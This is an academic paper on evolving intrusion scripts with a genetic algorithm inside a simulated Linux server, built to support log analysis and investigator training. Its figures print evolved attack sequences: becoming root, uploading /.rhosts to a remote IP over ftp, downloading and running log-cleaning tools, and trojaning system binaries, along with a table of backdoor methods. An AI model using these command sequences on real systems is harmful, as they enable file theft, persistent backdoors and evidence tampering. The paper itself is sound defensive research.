Evolving Computer Intrusion Scripts for Vulnerability Assessment and Log Analysis

Julien Budynek
Icosystem
10 Fawcett Street
Cambridge, MA 02138, USA
julien@icosystem.com

Eric Bonabeau
Icosystem
10 Fawcett Street
Cambridge, MA 02138, USA
eric@icosystem.com

Ben Shargel
Courant Institute
New York University
New York, NY 10012, USA
Bls272@courant.nyu.edu

ABSTRACT
Evolutionary computation is used to construct undetectable computer attack scripts. Using a simulated operating system, we show that scripts can be evolved to cover their tracks and become difficult to detect from log file analysis.

Categories and Subject Descriptors
I.2.6 [**Learning**], I.2.8 [**Problem Solving, Control Methods, and Search**]

General Terms
Algorithms, Economics.

Keywords
Hacker, script kiddies, agent-based model, log analysis, vulnerability assessment.

1. INTRODUCTION
Computer security professionals are under increasing pressure to respond quickly and successfully to potential hacking incidents. While there exists only a small number of skilled investigators, recent techniques have made it possible for hackers to automate system exploitation, resulting in an overwhelming number of attacks. A vast majority of attacks actually results from automated scripts downloaded and executed by script kiddies [3,6]. Modeling hacker behavior is a potential remedy for this situation because it leads to the automation of both intrusion detection and evidence collection, which can aid less experienced security professionals in their investigations. Because a majority of the evidence intruders leave on a system is produced once they have already gained access to it, the focus of the present article is on this period of intrusion rather than the achievement of access itself.

With the US Army's Computer Crime Investigation Unit (CCIU), we have undertaken the modeling of hacker behavior on a shared computer system, along with the creation of a hacker grammar for exploring hacker scripts using evolutionary computation. The project objectives were achieved by representing the server-user-hacker system as an agent-based model, in which the normal users and hacker were agents and their environment was the server. An agent-based model was chosen in lieu of other model types for several reasons.

- First, simulation, as opposed to running tests on real systems, allows to compress time and to run thousands or millions of intrusion scenarios to generate meaningful statistics about the incidents. The statistics generated by the model can then be used to train an intrusion detection system or an intelligent decision-support tool for investigators and incident handlers. Another benefit of compressing time is in the use of the tool as a learning tool, allowing would-be investigators to explore many scenarios.
- Second, this type of model provides a natural description of systems composed of many autonomous agents. Any model that captures behavior at a higher level of abstraction can miss the relevant bottom-up dynamics of the individual agents interacting with their environment.
- Agent-based models are also scalable, in that agents can be added or removed from the system easily and without significantly modifying system-level behavior. In the case of the server model, this means it could be extended to incorporate a larger user-base or even a number of other servers, which would collectively function as a network.

Finally, agent-based models enable the emergence of arbitrarily complex and/or error-prone behavior on the part of the agents. Thus, for instance, the range of hacker behavior is broadened to include everything from a near perfect intrusion to one that involves a number of errors, which can then be exploited by investigators. It is also possible to model agents that adapt and learn from experience.

2. SIMULATION MODEL
2.1 Operating System Environment
The model is composed of two different types of agents, users and hackers, as well as their environment, which is the server.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.
GECCO'05, June 25-29, 2005, Washington, DC, USA.
Copyright 2005 ACM 1-59593-010-8/05/0006…$5.00.

- Users interact with the server by regularly logging in and out performing typical user behavior once on the system. This includes adding and modifying files and directories, as well as FTPing files to and from the machine.
- The hacker interacts with the system by entering at random time and executing a pre-defined script, then leaving the system. The hacker either enters as the root user or as a normal user, who then uses the su command to become root.
- All user actions, which include those of the hacker, are captured by the system in the same way that they are on real machines, namely, through log files and file statistics.

These records are then later used for analysis to see what evidence the intruder has left behind.




Figure 1. Elements of the model.

2.1.1. The server

The server is a collection of three sub-components: a filesystem, a kernel and several ports.

Filesystem. The first component of the computer is the filesystem, which is a subset of the standard Linux directory tree, including directories such as /var, /usr, and /bin. Within the tree are system files, like /etc/passwd and /etc/inetd.conf, user files, such as Powerpoint and text files, and log files, like /var/log/secure. The content of user files is arbitrary, as it is irrelevant to the behavior of the model. All files and directories are owned by a particular user and group, with system files owned exclusively by root. In addition, files have read, write and execute permissions specific to the owner, group, and "other". Both file ownership and permission settings are resettable by the standard chmod, chown and chgrp commands (commands are discussed in the next section). Finally, files possess statistics such as their size, the time they were created, as well as the last time they were modified, accessed, or changed. This information can be accessed with the stat command. The filesystem is extensible in that users are free to add, remove and modify files and directories, but always within the confines of their permissions. The root user, by contrast, has permission to make any changes to the system.

Kernel. The kernel of the computer provides an interface through which users can interact with the filesystem. Users communicate through the interface by issuing standard Unix commands to the kernel, which then attempts the desired action and returns the result. The language users have to work with is a subset of the Unix command language that preserves its syntax exactly. So, for instance, a user might move a file by issuing the following command to the kernel: mv file1 /home/mydir/file2. All user commands are logged by the kernel as they would be on a real system, via log files such as .bash_history and /var/log/messages. The kernel is similarly in charge of enforcing file permissions and updating file statistics.

Ports. During simulation, normal users alternate between being logged into the system (as though they had a shell) and being logged in remotely through FTP, in which case they are restricted to merely adding and retrieving files. Whenever a user initiates a connection with the machine by logging in or issuing FTP commands, that connection must go through one of several ports operating on the system. The three currently implemented ports are port 21 (FTP), 23 (telnet) and 55 (SSH). All logins and logouts prompt log entries to be added to files such as /var/log/wtmp and /var/log/lastlog.

2.1.2. Normal users

The agents who provide most of the activity in the model are the normal users. They are constantly issuing commands to the computer between logging in and out. A normal user represents not only a person interacting with the server, but a person with a valid account on the machine. Thus, each user has a user and group name as well as a user ID (uid) and group ID (gid), which the computer uses to keep track of them and determine permissions. Each user also has their own home directory, located under /home, within which he has full read and write permissions. Located in this home directory is the user's .bash_history file, which records all commands he has made. Unlike the hacker agent that executes a pre-defined script, normal users issue random commands throughout the simulation, resulting in what could be considered white-noise on the system. It is against the backdrop of this white-noise that hacker actions must be detected.

2.1.3. Hackers

While normal users represent individuals with valid accounts on the system, hackers represent individuals who do not have valid accounts, but have rather hijacked the account of another. Thus all actions done by the hacker are in the name of another user, including root. Also unlike normal users, hackers do not constantly interact with the system throughout the duration of the simulation, but log into the system at a random time and execute a short script, intended to achieve one or more typical hacker goals. (Hacker scripts are discussed in the following section.) Hacker agents are intended to mimic the behavior of so-called "script-kiddies", which are inexperienced hackers who use intrusion scripts designed by others, even though they often do not know how they work. For this reason, hackers can make mistakes, such

as removing a file entry previously entered or removing the wrong number of lines from a .bash_history file.

2.2 Scripts

A hacker script is a sequence of commands that the hacker issues upon logging into the system. Scripts are pre-defined in the sense that they are created all at once right before the hacker enters the computer, but are, in fact, randomly generated using a simple grammar. The grammar works as follows: Every command a hacker makes is done in order to achieve a goal, be it the theft of a file, the introduction of a "backdoor" mechanism that allows the hacker to gain entry to the system in the future, and so on. Many of these goals can be subsumed under other goals, in the way that trojaning a system binary and adding a user to the system are both ways of adding a backdoor. This subsumption tree can be used to generate a script by beginning at the most general goals at the top and then randomly deciding which possible sub-goals should be attempted, and how. This amounts to recursively walking down the tree, from sub-goal to sub-goal, until finally concrete commands are chosen. Sub-goals can be specified either as a sequence, a combination, or a single choice picked from a list. Items in a sequence are always executed in order, while a combination can return any subset of its items and in any order, creating the most variability. When items are specified in a list, only a single item is returned. As an example, part of the sub-goal tree is illustrated in Figure 2. Here, we see that the top-level goals are a sequence of entering the system, “doing stuff”, possibly cleaning up, and then exiting. “Doing stuff” is, in fact, a combination of downloading a client, stealing files, creating a backdoor, and destroying files. This means that any given hacker script could involve any or all of these actions, performed in any order. Walking further down the tree shows that creating a backdoor is another combination, which involves at least one choice, between removing /etc/hosts or /etc/hosts.deny.




Figure 2. Table captions should be placed above the table.

2.3 Log Analyzer

The Log Analyzer is an analysis program that collects evidence from a computer after a simulation concludes. Gathering evidence here does not merely mean collecting raw log file data, but instead using simple rules to determine which out of 28 pre-defined pieces of evidence a hacker has left behind. These rules involve scanning log files, the directory tree and the statistics of key files.

Table 1 shows the relationship between basic hacker actions, log files, and detection scheme of the log analyzer. So therefore, in the world as defined by the model, it is possible for the hacker to be invisible.

Table 2. Hacker actions, commands, resulting log trails and possible cleanup actions.

Hacker Action	Type of commands involved	Elements that can be detected by the logAnalyzer	How the hacker can clean up those elements
Root login	login over ssh, telnet	entry in var_log_wtmp, var_log_lastlog	no cleaning scheme implemented
Su to root	su root	entry in /var/log/messages	cleanMessages
Download Program	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - trojan	ftp - get - mv	entry in bash_history	cleanHistory
Backdoor - inetd	echo > inetd.conf	inetd modified	no cleaning scheme implemented
Backdoor - add user	echo > passwd - echo > shadow	entry in /var/log/messages	no cleaning scheme implemented
Backdoor - remove host file	rm hosts - rm hosts.deny	absence of files	no cleaning scheme implemented
Steal file	ftp - put	bash_history	cleanHistory
Destroy file	rm passwd - rm inetd.conf - rm index.html	absence of files	no cleaning scheme implemented
Clean up	cleanHistory - cleanMessages	no detection scheme implemented	cleanHistory

3. GENETIC ALGORITHM

In this section we describe how to evolve hacker scripts.

3.1 Genotype

The population we use is composed of scripts (Figure 3). One script is one individual. An individual is represented by a chromosome, which is itself composed by a sequence of genes. A hacking script is composed of a sequence of Unix commands. Therefore, it seems natural to define a gene as a single Unix command. The length of the scripts we use being variable, the chromosomes will also be of variable length.




Figure 3. A population of scripts.

We define the gene pool as the complete set of Unix commands that can be generated in the model (Figure 4). A chromosome is composed of an ordered subset of the gene pool.




Figure 4. Example gene pool.

The initial population is a random population of consistent hacking scripts. A fitness function is defined, which uses the simulation engine to assign a numeric value to each individual script in the population. The fitness function, described below, is a measure of the "efficiency and effectiveness" of the hacking script

3.2 Operators

A classic set of genetic operators is used: elitism, mutation, crossover, gene subtraction, diversity injection.

The **elitism** operator extracts the top individuals, with regard to their fitness, for a given generation and inserts them in the next generation.

The **diversity** injection operator adds new individuals to a given population.

The **crossover** operator is a one-point operator that creates a new offspring from two parents. It uniformly randomly picks a point in the first parent's chromosome, all the genes before this points are given to the offspring. It then uniformly randomly picks another point in the second's parent chromosome, and all the genes after this point are added to the offspring's chromosome.

The **mutation** operator works as follow: the genes of the parent are visited one after the other. There is a fixed probability of 0.05 that it will be mutated. If it is, a gene is randomly selected from the gene pool to replace the parent's gene with this new one.

The gene **deletion** operator is is intended to make chromosomes shorter. A random number of genes (between 1 and 5) are deleted, at random locations on the chromosome.

Figures 5, 6 and 7 illustrate the crossover, mutation and deletion operators.




Figure 5. Crossover.




Figure 6. Mutation.




Figure 7. Deletion.

3.3 Selection

If generation n is a collection of p=5m individuals, generation n+1 is constructed as follows.

- Elitism is used to select the m best individuals to move to generation n+1. After this operation, generation n+1 has m individuals.
- For all the following operators, parent individuals are chosen using a selector function, which will pick a random individual among the half best of generation n.
- m individuals are selected, and mutation is applied to them. After this operation, generation n+1 has 2m individuals.
- Crossover is performed m times (select parents and cross them over). After this operation, generation n+1 has 3m individuals.
- m individual are selected, gene subtraction is applied to them. After this operation, generation n+1 has 4m individuals.
- The final m individuals needed are generated by using the diversity injection operator.
- The fitness of the p=5m individuals in generation n+1 is evaluated.

3.4 Fitness

The fitness is a measurement of the efficiency and effectiveness of the hacking script, that is, how much damage it can inflict with the most compact possible sequence of commands without being detected. To evaluate fitness, the hacking script is fed into the simulator described earlier. Hacker activity is monitored during the simulation. When se simulation is over, the log analyzer is used to compute the fitness value. Components of the fitness function are:

- number of goals achieved by the hacker (#g)
- number of pieces of evidence discovered by the log analyzer (#e)
- number of bad commands used by the hacker (#b)
- length of the script used by the hacker (#c)

Two fitness functions were used:

Fitness 1. If the hacker achieves 0 goal, the fitness is 0. If he achieves at least one goal, the fitness value is given by: 1/(1+#e^2)*1/(1+#b)*1/(1+#c/10). Fitness decreases the number of pieces of evidence detected by the log analyzer increases, as the number of invalid commands increases, and as the length of the script increases. Fitness is therefore maximized by a short script that leaves no trace, and has no bad commands.

Fitness 2. The second fitness function is given by: (g/4.0)* 1.0/(1+e)^2*1.0/(1+b)*1.0/(1.0+c/10). The difference between Fitness 1 and Fitness 2 is the explicit reward in Fitness 2 for achieving as many goals as possible.

4. EXPERIMENTS

4.1 Experiment with Fitness 1

A population of 150 individuals (m=30) is used. In one example, the genetic algorithm was run for 213 generations. Figures 8 and 9 show the evolution of chromosome length and fitness, respectively.




Figure 8. Evolution of chromosome length.




Figure 9. Fitness evolution.

The top-scoring scripts obtained from various runs of this experiment share many features. The typical high-scoring scenario includes:

- being a user, become root
- upload file .rhosts to a remote server (steal file)
- clean the messages file to remove the trace of the su command
- clean the bash_history file

The top-scoring script is somewhat better than others because it is shorter. Figure 10 shows two examples of high-scoring scripts, with the one from generation 213 more compact.

```
su root
ftp 159.24.220.205
put /.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
chmod u+x cleanHistory
./cleanHistory 11
rm cleanHistory
exit
```

Generation 100

```
su root
ftp 159.24.220.205
put /.rhosts
ftp 159.24.220.205
get cleanMessages
./cleanMessages
ftp 159.24.220.205
get cleanHistory
./cleanHistory 11
exit
```

Generation 213

Figure 10. Two example scripts.

4.2 Experiment with Fitness 2

A population of 150 individuals (m=30) is used. In one example, the genetic algorithm was run for 67 generations. Figures 11 and 12 show the evolution of chromosome length and fitness, respectively.




Figure 11. Evolution of chromosome length.




Figure 12. Fitness evolution.

The top scorer is very similar to the one we had in the previous experiment. Figure 13 shows the top scorer together with another interesting, high-scoring script. The latter one could be evolved further in order to remove some commands such as the chmods but it is interesting in the sense that it achieves several goals of the same type (several backdoors).

```
su root
ftp 236.9.59.231
put /.rhosts
ftp 236.9.59.231
get cleanMessages
chmod u+x cleanMessages
./cleanMessages
ftp 236.9.59.231
get cleanHistory
./cleanHistory 9
rm cleanHistory
exit
```

Top scorer

```
su root
ftp 59.215.37.17
get chat1
mv chat1 /usr/sbin/logmkr
ftp 59.215.37.17
get client1
mv client1 /usr/bin/logmkr
ftp 59.215.37.17
get bash
chmod u+x bash
mv bash /bin/bash
ftp 213.79.105.162
get ftp
chmod u+x ftp
mv ftp /bin/ftp
ftp 213.79.105.162
get client1
mv client1 /usr/sbin/mail.old
chmod u+x /usr/sbin/mail.old
ftp 213.79.105.162
get cleanMessages
./cleanMessages
ftp 213.79.105.162
get cleanHistory
./cleanHistory 11
exit
```

Scorer #6

Figure 13. Two example scripts.

5. LOG ANALYSIS TOOL

Once sufficient statistics are generated through a large number of scripts, one can build a tool that uses the model to help inexperienced investigators decide what evidence to look for next when analyzing a potentially compromised machine. Such a tool provides a dialog box in which suggestions are continually being made by the computer as to types of evidence the user should look for, which are in turn informed by responses from the user that indicate whether these types were indeed found. This suggestion tool can then be used either in the training of new investigators or as an aid to expedite real investigations.

Creation of the tool is achieved in two stages. The first is the addition of an analysis program that gathers evidence from a computer after a simulation concludes. Gathering evidence here does not merely mean collecting raw log file data, but instead using simple rules to determine which out of the pre-defined pieces of evidence a hacker has left behind. These rules involve scanning log files, the directory tree and the statistics of key files. The results of this analysis are added to a matrix that records how many times two types of evidence were seen together. An example of this matrix can be seen in Figure 14 below**.** When large numbers of simulations are run, these correlations indicate, on average, how likely one is to find one type of evidence given that another has already been found.




Figure 14. Correlation matrix.

The second stage of the tool involved designing a graphical user interface (GUI) through which dialog with the tool can take place. This interface, displayed in Figure 15, allows the user to select which of the pre-defined evidence types he has found on the machine. The tool then suggests the user look for the type of evidence that is most highly-correlated with the type inputted. If the suggestion has to do with log file entries, an example of a file that contains the suggested type of evidence is displayed in a text box at the bottom of the screen. Feedback is returned to the tool by the user indicating with a pair of buttons whether or not the evidence was found on the machine they are investigating. A dialog then ensues, in which the tool always suggests the type of evidence that is most highly-correlated with *any* of the types the user has actually found and has not previously been suggested. So, for instance, if the user has indicated so far in the dialog that he has found types 2, 5, and 12, and the correlation between 7 and 5 is greater than that between the any of the three and any other type, then type 7 is suggested.




Figure 15. The interface of the investigation tool. A suggestion to check for evidence of a superuser session has been offered, along with sample evidence contained within a /var/log/messages file captured during simulation.

6. DISCUSSION

In this paper we have shown the feasibility of evolving hacker scripts using a simulated environment. More specifically:

- A detailed but incomplete model of a server was constructed within the larger context of an agent-based model of a server-user-hacker system. Within this system, users and hacker interact with the server by issuing standard Unix commands with the end result of altering the file system. Evidence left by the hacker is left against the backdrop of random commands issued by the normal users.
- Many simulations have been run to generate intrusion statistics that can be fed into an intelligent layer.
- Hacker behavior was modeled using a grammar for hacker scripts, which allowed a large space of intrusions to be explored. This grammar utilizes the general goal-structure of hacker activity to produce randomized scripts that are all viable intrusion scripts.
- An evolutionary algorithm has been used to evolve scripts and produce scripts that achieve certain goals without being detectable in log files.

Despite its simplicity, the model and system presented in this paper have a lot of practical applications when properly extended. Applications include:

- Generating sufficient statistics to help systems administrators, incident-handlers and inexperienced forensic analysts explore log files for evidence.
- The tool can be used as is as a training tool to fully understand the dynamics of an attack and the sometimes complex mapping from hacker actions to logs.
- The tool can be applied for threat analysis and vulnerability assessment as it tries to break into a system by finding its detection vulnerabilities. The tool can in principle discover unsuspected vulnerabilities.
- The tool can be used to generate signature-based intrusion detectors.
- The agent-based simulation model can be easily applied to an important category of hackers: insiders.

The model can be refined in order to achieve a greater degree of realism at a variety of levels: Unix commands, usage statistics. The crucial tradeoff is reaching a sufficient degree of realism to generate meaningful results and help educate investigators while maintaining enough simplification so that a large number of simulations can be run in a short amount of time. Real-world tests can be performed once scripts have been evolved with a simulator. The model described in this paper deals with a single machine. Obviously it can and should be extended to include interconnected machines, including machines running a variety of operating systems, and routers. It is possible for example to use OS emulators such as VMWare, which can emulate multiple operating systems (including Linux) on a single PC. It could be the ideal setup for our testing purposes. This would enable the model to deal with access (how does the hacker get access to a machine), intrusion on connected machines, router-centered attacks, correlated attacks. A subsequent step is to aim for

accurate modeling of distributed denial-of-service attacks. At the other end of the modeling spectrum, modeling and evolving code injection scripts could be just as useful a tool [2]. The analysis of log files and system files for evidence collection can also be improved. Various machine learning or data-mining techniques could be employed to recognize patterns in data, with Bayesian networks then used to decipher causal relationships between these patterns. Lastly, instead of maintaining security systems fixed, one can build the equivalent of the hacker grammar for security systems and co-evolve hacker scripts with security systems. This simulated arms race would allow us to predict where the most likely next wave of hackers would hit, several steps ahead.

7. ACKNOWLEDGMENTS

Part of this work was funded by the US Army's Computer Crime Investigation Unit.

8. REFERENCES

[1] Arce, I., and McGraw, G. Why attacking systems is a good idea. *IEEE Security & Privacy* 2, 4 (July/August 2004), 17-19.

[2] Barrantes, E. G., Ackley, D. H., Palmer, T. S., Stefanovic, D., and Zovi, D. D. Randomized instruction set emulation to disrupt binary code injection attacks. In *Proceedings of the 10th ACM Conference on Computer and Communications Security* (Washington, DC, October 27-30, 2003), ACM Press, New York, NY, 281-289.

[3] CERT Incidents (2004), http://www.cert.org/stats/cert_stats.html http://www.cert.org/about/ecrime.html

[4] Cohen, F. *Simulating Cyber Attacks, Defenses and Consequences.* White Paper, Fred Cohen and Associates, 1999.

[5] Goldberg, D. E. *Genetic Algorithms in Search, Optimization and Machine Learning*. Addison-Wesley Longman Publishing, 1989.

[6] Honeynet Project. *Know Your Enemy: Learning about Security Threats*. 2nd Edition. Addison-Wesley Professional, 2004.